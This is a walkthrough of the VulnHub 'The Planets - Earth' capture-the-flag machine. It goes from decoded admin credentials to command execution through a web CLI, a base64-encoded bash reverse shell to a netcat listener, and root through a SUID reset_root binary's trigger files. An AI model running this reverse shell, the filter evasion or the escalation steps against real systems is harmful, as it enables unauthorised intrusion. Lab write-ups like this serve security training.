
This is our key i guess

XOR Key

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

Gaining Access


Lets decode those message we saw on the home page in Cyberchef



And i think we have creds for admin

> ⚠ Login Creds
>
> Username : terra
> Password : earthclimatechangebad4humans

Lets login at the /admin/login of once http sites



Lets print out /etc/passwd to test

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out

CLI command:
`cat /etc/passwd`

Run command

Command output: root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin systemd-oom:x:998:996:systemd Userspace OOM Killer:/:/sbin/nologin systemd-timesync:x:997:995:systemd Time Synchronization:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin polkitd:x:996:994:User for polkitd:/:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin cockpit-ws:x:995:991:User for cockpit web service:/nonexisting:/sbin/nologin cockpit-wsinstance:x:994:990:User for cockpit-ws instances:/nonexisting:/sbin/nologin tss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin abrt:x:173:173::/etc/abrt:/sbin/nologin setroubleshoot:x:993:989::/var/lib/setroubleshoot:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin dnsmasq:x:992:988:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin chrony:x:991:987::/var/lib/chrony:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin systemd-network:x:985:985:systemd Network Management:/:/usr/sbin/nologin unbound:x:984:984:Unbound DNS resolver:/etc/unbound:/sbin/nologin clevis:x:983:983:Clevis Decryption Framework unprivileged user:/var/cache/clevis:/usr/sbin/nologin earth:x:1000:1000::/home/earth:/bin/bash apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

Ok this is working lets get a revshell here
First start a listener

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now lets get reverse with the classic bash on liner

```
bash -c 'bash -i >& /dev/tcp/192.168.122.1/9001 0>&1'
```

Lets make this base64 then use it cuz im assuming we are gonna be stuck on special characters

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±1 (0.031s)
echo "bash -i   >&   /dev/tcp/192.168.122.1/9001   0>&1 " | base64
YmFzaCAtaSAgID4mICAgL2Rldi90Y3AvMTkyLjE2OC4xMjIuMS85MDAxICAgMD4mMSAK
```

Used the gaps to remove special character like + and =

put this in like this

```
echo YmFzaCAtaSAgID4mICAgL2Rldi90Y3AvMTkyLjE2OC4xMjIuMS85MDAxICAgMD4mMSAK |
base64 -d | bash
```

And we get the shell here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±1
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.227 55312
bash: cannot set terminal process group (825): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-5.1$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±1 (10m 4.55s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.227 55312
bash: cannot set terminal process group (825): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-5.1$ python3 --version
python3 --version
Python 3.9.7
bash-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.1$ ^Z
[1]  + 70276 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3
stty raw -echo; fg

[1]  + 70276 continued  nc -lvnp 9001

bash-5.1$ export TERM=xterm
bash-5.1$
```

Vertical PrivEsc

Found this weird suid binary like this

```
find / -perm -u=s -type f 2>/dev/null
```

```
bash-5.1$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$
```

Lets see what kind of file this is

```
bash-5.1$ file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64,
2a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
bash-5.1$
```

Lets run this

```
bash-5.1$ /usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$
```

Lets get this on our system to see what's going on here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (0.027s)
ls -al

total 40
drwxr-xr-x 1 pks pks   130 Nov 18 00:05  .
drwxr-xr-x 1 pks pks   480 Nov 17 21:11  ..
-rw-r--r-- 1 pks pks  1343 Nov 17 21:14  aggressiveScan.txt
-rw-r--r-- 1 pks pks  1753 Nov 17 21:14  allPortScan.txt
-rw-r--r-- 1 pks pks 24552 Nov 18 00:06  reset_root
-rw-r--r-- 1 pks pks  5507 Nov 18 00:00 'The Planets - Earth.md'
```

Lets make it executable and run it with ltrace

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±1 (0.036s)
ltrace ./reset_root

puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                                                 = 38
access("/dev/shm/kHgTFI5G", 0)
access("/dev/shm/Zw7bV9U5", 0)
access("/tmp/kcM0Wewe", 0)
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                                                 = 44
+++ exited (status 0) +++
```

So its looking for these files lets make these files

```
bash-5.1$ touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
bash-5.1$
```

Now lets run the binary

```
bash-5.1$ /usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

So root's password is Earth lets get root i guess

```
bash-5.1$ su root
Password:
[root@earth bin]# id
uid=0(root) gid=0(root) groups=0(root)
[root@earth bin]#
```

And here is your user.txt

```
[root@earth ~]# ls -al /var/earth_web
total 148
drwxrwxrwx.  4 root root    101 Nov 17 17:33 .
drwxr-xr-x. 22 root root   4096 Oct 12  2021 ..
-rwxrwxrwx.  1 root root 139264 Nov 17 17:33 db.sqlite3
drwxr-xr-x.  3 root root    108 Oct 13  2021 earth_web
-rwxr-xr-x.  1 root root    665 Oct 11  2021 manage.py
drwxr-xr-x.  6 root root    204 Oct 13  2021 secure_message
-rw-r--r--.  1 root root     45 Oct 12  2021 user_flag.txt
[root@earth ~]#
```


Lets cat it out

```
[root@earth ~]# cat /var/earth_web/user_flag.txt
[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]
[root@earth ~]#
```

And here is root.txt

```
[root@earth ~]# ls -al
total 36
dr-xr-x---.  3 root root  216 Nov  1  2021 .
dr-xr-xr-x. 17 root root  244 Nov  1  2021 ..
lrwxrwxrwx.  1 root root    9 Oct 12  2021 .bash_history -> /dev/null
-rw-r--r--.  1 root root   18 Jan 28  2021 .bash_logout
-rw-r--r--.  1 root root  141 Jan 28  2021 .bash_profile
-rw-r--r--.  1 root root  429 Jan 28  2021 .bashrc
drwxr-xr-x.  3 root root   17 Oct 12  2021 .cache
-rw-r--r--.  1 root root  100 Jan 28  2021 .cshrc
-rw-------   1 root root   20 Nov  1  2021 .lesshst
-rw-r--r--.  1 root root  129 Jan 28  2021 .tcshrc
-rw-------   1 root root    0 Nov  1  2021 .viminfo
-rw-r--r--.  1 root root   60 Oct 12  2021 .vimrc
-rw-------.  1 root root  663 Oct 11  2021 anaconda-ks.cfg
-rw-------.  1 root root 1139 Oct 12  2021 root_flag.txt
```

Lets cat it out

```
[root@earth ~]# cat root_flag.txt



Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

Thanks for reading :)